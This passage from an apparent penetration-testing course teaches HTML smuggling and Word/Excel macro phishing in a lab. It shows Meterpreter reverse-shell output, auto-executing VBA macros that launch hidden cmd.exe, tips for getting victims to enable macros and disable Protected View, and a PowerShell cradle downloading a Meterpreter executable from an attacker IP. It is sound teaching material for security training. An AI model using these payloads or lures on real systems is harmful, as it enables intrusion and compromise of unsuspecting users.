*The reason this happens is because the executable originated from a download through a browser. When that happens, it is marked as such in Windows and the SmartScreen<sup>61</sup> feature tries to block execution. We must click More info followed by Run anyway to execute it.*

After running the new executable in the **Downloads** folder, we obtain a reverse Meterpreter shell using the multi/handler.

<sup>61</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-smartscreen/windows-defender-smartscreen-overview>

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: kh1ubovt)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.11:49697)

meterpreter >
```

*Listing 19 - Meterpreter shell from the executable downloaded through HTML smuggling*

### 3.1.3.1 Exercises

1. Repeat the HTML smuggling to trigger a download of a Meterpreter payload in a file format of your choosing.
2. Modify the smuggling code to also use the *window.navigator.msSaveBlob*<sup>62,63</sup> method to make the technique work with Microsoft Edge as well.

## 3.2 Phishing with Microsoft Office

So far our attacks required direct interaction with the victim, who must either download a file or visit a malicious site. These attacks demonstrated common concepts that work in client-side attacks, including the ability to automatically trigger a malicious file download.

In this section, we'll turn our attention to another commonly-exploited client-side attack vector: Microsoft Office applications.

Microsoft Office is a very popular software suite employed by the majority of organizations and corporations. It comes in two variants, Office 365, which is continuously updated and used for online storage, and various standalone versions like Office 2016.

Due to its popularity, Office applications are a prime target for phishing since victims tend to trust them. In fact, an annual Cybersecurity report released by Cisco in 2018<sup>64</sup> reported that Office was the target of 38% of all email phishing attacks.

Let's explore this popular attack vector, leveraged through the *Visual Basic for Applications* (VBA)<sup>65</sup> embedded programming language.

### 3.2.1 Installing Microsoft Office

Before we can start abusing Microsoft Office, we must install it on the Windows 10 victim VM.

We do this by navigating to **C:\installs\Office2016.img** in File Explorer and double-clicking it. This will load the file as a virtual CD and allow us to start the install from **Setup.exe** as shown in Figure 3.

<sup>62</sup> (Microsoft, 2017), [https://docs.microsoft.com/en-us/previous-versions/hh772331\(v=vs.85\)](https://docs.microsoft.com/en-us/previous-versions/hh772331(v=vs.85))

<sup>63</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/samples/hh779016\(v=vs.85\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/samples/hh779016(v=vs.85)?redirectedfrom=MSDN)

<sup>64</sup> (Cisco, 2019), <https://www.cisco.com/c/en/us/products/security/security-reports.html>

<sup>65</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/office/vba/library-reference/concepts/getting-started-with-vba-in-office>




Figure 3: Microsoft Office 2016 installer

Once the installation is complete, we press *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. Once Microsoft Word opens, a popup as shown in Figure 4 will appear. We can close it by clicking the highlighted cross in the upper-right corner to start the 7-day trial.




Figure 4: Product key popup

As the last step, a license agreement popup is shown and must be accepted by pressing *Accept and start Word* as shown in Figure 5.



## Accept the license agreement

You can use Office until Sunday, January 26, 2020.  
After that date, most features of Office will be disabled.

This product also comes with Office Automatic Updates.

[Learn more](#)

By selecting Accept, you agree to the Microsoft Office License Agreement

[View Agreement](#)

Accept and start Word

Figure 5: Accept license agreement

With Microsoft Office, and in particular Microsoft Word, installed and configured we can start to investigate how it can be abused for client side code execution.

### 3.2.1.1 Exercise

1. Install Microsoft Office on your Windows 10 client VM.

### 3.2.2 Introduction to VBA

In this module, we'll discuss the basics of VBA, along with the embedded security mechanisms of Microsoft Office.

We'll begin by creating our first macro, which will include a few conditional statements and message boxes. Then we'll try to run a command prompt from MS Word, with the help of *Windows Script Host*.

To begin our development, we'll open Microsoft Word on the Windows 10 victim machine and create a new document. We can access the Macro menu by navigating to the *View* tab and selecting *Macros* as shown in Figure 6.

---

*In this module, we are creating the macro and Office documents on the victim machine, but in a real penetration test, this would be done on a local development box and not on a compromised host.*

---




Figure 6: Macros menu in Microsoft Word

From the Macros dialog window, we must choose the current document from the drop down menu. For an unnamed document this is called “Document1 (document)”. Verify this to ensure that the VBA code is only embedded in this document, otherwise the VBA code will be saved to our global template.




Figure 7: Selecting macros in the current document

After selecting the current document, we'll enter a name for the macro. In this example, we'll name the macro “MyMacro” and then select *Create*. This will launch the VBA editor where we can run and debug the code.




Figure 8: VBA editor in Microsoft Word

When we create a macro, the editor automatically creates a small starting code segment as shown in Figure 8. The important keyword in the small code segment is `Sub MyMacro`,<sup>66</sup> which defines the beginning of a method called “MyMacro” while `End Sub` ends the method. Note that in VBA, a method cannot return values to its caller, but a *Function* (bracketed with keywords like “Function MyMacro” and “End Function”) can.

Variables are very useful when programming and like many other programming languages, VBA requires that they be declared before use. This is done through the `Dim`<sup>67</sup> keyword with two other parameters; the name of the variable and its datatype.<sup>68</sup> Let’s declare a few sample variables (Listing 20):

```
Dim myString As String
Dim myLong As Long
Dim myPointer As LongPtr
```

Listing 20 - Declaring variables of different types in VBA

In the example above, we have used three very common data types: String, Long, and LongPtr. These data types directly translate to a unicode string, a 64-bit integer, and a memory pointer, respectively. They represent the operating system’s native data types and are commonly used in languages such as C or C++.

<sup>66</sup> (Free Excel Help, 2019), <https://www.excel-easy.com/vba/function-sub.html>

<sup>67</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement>

<sup>68</sup> (Microsoft, 2015), <https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/data-types/>

Now that we know how to declare variables, we can use and manipulate them with flow statements. These include the *If* and *Else* statements<sup>69</sup> as illustrated in Listing 21 and the *For*<sup>70</sup> loop as shown in Listing 22. Let's explore these in more detail.

The *If* and *Else* statements are complimented by the *Then* and *End If* keywords to generate a complete branching statement. When an *If* condition is met, the *Then* condition is executed, otherwise the *Else* condition is executed. Once all conditions are evaluated, the *End If* exits the branching condition.

In the example below, we'll have our macro check the value of a variable and based on the result, display the appropriate built-in *MsgBox*<sup>71</sup> function.

```
Sub MyMacro()  
  
Dim myLong As Long  
  
myLong = 1  
  
If myLong < 5 Then  
    MsgBox ("True")  
Else  
    MsgBox ("False")  
End If  
  
End Sub
```

Listing 21 - If and Else statements in VBA

To execute the macro we either click the "Run Macro" button or press **[F5]**.




Figure 9: Run Macro button

This macro will display a "True" message box since the *myLong* variable is less than five.

Next, we'll explore the *For loop*, which increments a counter through the *Next* keyword. This is illustrated below in Listing 22.

```
Sub MyMacro()  
  
For counter = 1 To 3  
    MsgBox ("Alert")  
Next counter  
  
End Sub
```

Listing 22 - For loop in VBA

<sup>69</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/concepts/getting-started/using-ifthenelse-statements>

<sup>70</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/for-next-statement>

<sup>71</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/msgbox-function>

The For loop will read the *counter* three times and each time it reaches the Next keyword, it will increment the value of *counter* by one. The execution of this macro will present three “Alert” message boxes.

Now that we have briefly discussed custom methods and statements, we’ll switch our attention to our ultimate goal: making the victim execute our custom macro. Since our victim will likely not do this willingly, we’ll need to leverage existing methods like *Document\_Open()*<sup>72</sup> and *AutoOpen()*,<sup>73</sup> both of which will execute when the Word document is opened.

---

*There are some differences between the various Office applications utilization of VBA. For example, Document\_Open() is called Workbook\_Open() in Excel.*

---

In order for this to work, we must save our document in a Macro-Enabled format such as **.doc** or **.docm**.<sup>74</sup> The newer **.docx** will not store macros.

To test out this functionality, we’ll use a very simple macro as shown in Listing 23.

```
Sub Document_Open()  
    MyMacro  
End Sub  
  
Sub AutoOpen()  
    MyMacro  
End Sub  
  
Sub MyMacro()  
    MsgBox ("This is a macro test")  
End Sub
```

Listing 23 - Simple Word Macro that automatically executes

This example uses both *Document\_Open* and *AutoOpen* for redundancy.

We’ll save the document in the legacy **.doc** format (also called *Word 97-2003 Document*) and close it.

Now that the document is saved, we can try opening it again. However, we are presented with a security warning banner instead of our message box output, as shown in Figure 10.




Figure 10: Macro security warning in Microsoft Word

<sup>72</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/api/word.document.open>

<sup>73</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/office/vba/word/concepts/customizing-word/auto-macros>

<sup>74</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/deployoffice/compat/office-file-format-reference>



If we press the *Enable Content* button, the macro will execute and the message box will appear. This is the default security setting of any Office application. This means that when we launch this client-side attack, we must somehow persuade the victim to both open the document and enable the macro.

We can inspect these security settings by navigating to *File > Options > Trust Center* and opening *Trust Center Settings*:




Figure 11: Trust Center in Microsoft Word

Within Trust Center, the default security setting is to “Disable all macros with notification”:




Figure 12: Macro Settings in Trust Center

The *Protected View* options describe a sandbox feature introduced in Microsoft Office 2010 that is enabled when documents originate from the Internet.




Figure 13: Protected View in Trust Center

When Protected View is enabled, macros are disabled, external images are blocked, and the user is presented with an additional warning message as shown in Figure 14.




Figure 14: Protected View security warning in Microsoft Word

This complicates our situation since our client-side attack must trick the user into also turning off Protected View when the document is opened. We'll address this shortly.

To wrap up this section, we'll demonstrate how to use VBA to launch an external application like `cmd.exe`. This will serve as a foundation for other techniques we will use in the rest of the course.

The first and simplest technique leverages the VBA `Shell`<sup>75</sup> function, which takes two arguments. The first is the path and name of the application to launch along with any arguments. The second is the `WindowStyle`, which sets the program's window style. As attackers, the `vbHide` value or its numerical equivalent (0) is the most interesting as it will hide the window of the program launched.

In the example below, as soon as the victim enables macros, we will launch a command prompt with a hidden window.

<sup>75</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/shell-function>

```

Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
End Sub

Sub MyMacro()
    Dim str As String
    str = "cmd.exe"
    Shell str, vbHide
End Sub
  
```

Listing 24 - Macro to execute cmd from the Shell method

Saving the macro and reopening the Word document will run the macro without any security warnings, because we already enabled the macros on this document. If we rename the document, the security warning will reappear.

Since the command prompt was opened as a hidden window, it is not displayed, but we can verify that it is running. We can use Process Explorer from SysInternals<sup>76</sup> (located in the **C:\Tools** folder) to list information about running processes and which handles and DLLs they have opened or loaded. In our case, running it will list cmd.exe as a child process of WINWORD.EXE.




Figure 15: Cmd.exe as child process of Microsoft Word

We can also use *Windows Script Host* (WSH)<sup>77</sup> to launch a shell. To do this, we'll invoke the *CreateObject*<sup>78</sup> method to create a WSH shell, and from there we can call the *Run* method.<sup>79</sup> While this might sound complicated, it is relatively simple as displayed in Listing 25.

```

Sub Document_Open()
    MyMacro
End Sub

Sub AutoOpen()
    MyMacro
  
```

<sup>76</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer>

<sup>77</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Windows\\_Script\\_Host](https://en.wikipedia.org/wiki/Windows_Script_Host)

<sup>78</sup> (SS64, 2019), <https://ss64.com/vb/createobject.html>

<sup>79</sup> (SS64, 2019) <https://ss64.com/vb/run.html>

```
End Sub

Sub MyMacro()
    Dim str As String
    str = "cmd.exe"
    CreateObject("Wscript.Shell").Run str, 0
End Sub
```

*Listing 25 - Macro execute cmd from Windows Script Host*

In the listing above, the call to *CreateObject* returns the WSH object, from which we invoke the *Run* method, supplying the path and name of the application to execute along with the *vbHide* window style (0). Executing the Macro will once again open *cmd.exe* as a hidden process.

In this section we learned the basics of VBA and Microsoft Office macros. We discussed the *If* statement and *For* loops. We also examined the Trust Center and discussed the different file extensions needed to save macros. We also briefly discussed how we can use VBA to execute other applications. In the next section, we will build upon this to learn how to execute Meterpreter shellcode.

### 3.2.2.1 Exercises

1. Experiment with VBA programming basics by creating a small macro that prints the current username and computer name 5 times using the *Environ\$* function.
2. Create an Excel macro that runs when opening an Excel spreadsheet and executes *cmd.exe* using *Workbook\_Open*.<sup>80</sup>

### 3.2.3 Let PowerShell Help Us

So far, we have focused on Microsoft Office and discussed the very basic mechanics of VBA macros. Next, we'll discuss how we can use the extremely powerful and flexible PowerShell environment together with phishing attacks using Word or Excel documents.

As discussed in the previous section, VBA is a compiled language that makes use of types. On the other hand, PowerShell is compiled and executed on the fly through the .NET framework, generally does not use types and offers more flexibility.

To declare a variable in PowerShell, we simply use the dollar sign (\$) character. PowerShell control logic such as branching statements and loops follow similar syntax as most other scripting languages. The biggest syntactical difference is in comparisons. PowerShell does not use the typical *==* or *!=* syntax but instead uses *-eq*, *-ne*, and similar.<sup>81</sup>

Since PowerShell has access to the .NET framework, we can easily implement specialized techniques such as download cradles to download content (like second stage payloads) from external web servers. The most commonly used variant is the *Net.WebClient* class.<sup>82</sup> By

---

<sup>80</sup> (Automate Excel, 2019), <https://www.automateexcel.com/vba/auto-open-macro/>

<sup>81</sup> (SS64, 2019), <https://ss64.com/ps/syntax-compare.html>

<sup>82</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?view=netframework-4.8>

instantiating an object from this class, we can call the *DownloadFile*<sup>83</sup> method to download any file from a web server to the victim.

In the following example, we'll show how to invoke the *DownloadFile* method. We'll start by assembling a full script and then reduce it to a single one-liner.

*DownloadFile* takes two arguments: the URL of the file to be downloaded and the output filename. The entire download procedure can be written in just four lines of PowerShell, as shown in Listing 26.

```
$url = "http://192.168.119.120/msfstaged.exe"  
$out = "msfstaged.exe"  
$wc = New-Object Net.WebClient  
$wc.DownloadFile($url, $out)
```

*Listing 26 - PowerShell code to download Meterpreter executable*

